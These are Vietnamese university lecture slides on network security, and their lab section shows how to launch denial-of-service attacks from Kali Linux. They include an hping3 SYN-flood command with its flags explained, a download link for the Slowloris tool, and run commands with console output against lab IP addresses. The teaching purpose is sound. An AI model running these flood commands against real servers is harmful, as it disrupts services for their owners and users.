HCMUTE

CHƯƠNG 7
An ninh mạng

GV. Nguyễn Thị Thanh Vân

Mục tiêu

- Trình bày được một số khái niệm về lĩnh vực an ninh mạng
- Trình bày được các vấn đề cơ bản về chiến lược, giải pháp bảo mật
- Trình bày được một số đặc điểm cơ bản của các loại lỗ hổng bảo mật
- Trình bày được các dạng lỗ hổng, tấn công
- Trình bày được các hệ thống an ninh mạng
- Cài đặt được một tấn công đơn giản

Nội dung

- Cài đặt được một tấn công đơn giản
  - Dos

Chuẩn bị


- Attacker: In Kali Linux, use:
  - Ping of Death: Hping 3 (in Kali)
  - DoS Slowloris:
    - Download: https://github.com/llaera/slowloris.pl
  - Some other tools
- Victim: 1 web Server
  - Kiểm tra:
  - Việc truy cập vào website
  - Performance của máy webserver

Thực hiện


- Tấn công sử dụng lệnh:
  - hping3 172.16.159.128 -S -i u100 -d 65000
    - 172.16.159.128 là địa chỉ máy victim
    - -S là định dạng cờ SYN
    - -i u100 là tốc độ gửi gói tin. Với 100 là số microsecond chờ để gửi 1 package (u100 = 1000 package/second, u10 = 10000 package/second)
    - -d 65000 là gửi đi gói tin có kích thước 65000

Kết quả

- Máy tấn công



- Máy nạn nhân



Thực hiện

- Use DoS Slowloris:
  - chmod +x slowloris.pl để cấp quyền thực thi cho tệp
  - ./slowloris.pl -dns 10.10.0.3

```
root@kali:~/Downloads/slowloris.pl-master# perl ./slowloris.pl -dns 10.10.0.3 -options
Welcome to Slowloris - the low bandwidth, yet greedy and poisonous HTTP client by Laera
 Loris
Unknown option: options
Defaulting to port 80.
Defaulting to a 5 second tcp connection timeout.
Defaulting to a 100 second re-try timeout.
Defaulting to 1000 connections.
Multithreading enabled.
Connecting to 10.10.0.3:80 every 100 seconds with 1000 sockets:
                        Building sockets.
                        Building sockets.
                        Sending data.
Current stats:  Slowloris has now sent 334 packets successfully.
This thread now sleeping for 100 seconds...
                        Building sockets.
                        Building sockets.
                        Sending data.
Current stats:  Slowloris has now sent 596 packets successfully.
This thread now sleeping for 100 seconds...
```

HCMUTE

UTEx

Kết thúc Chương 7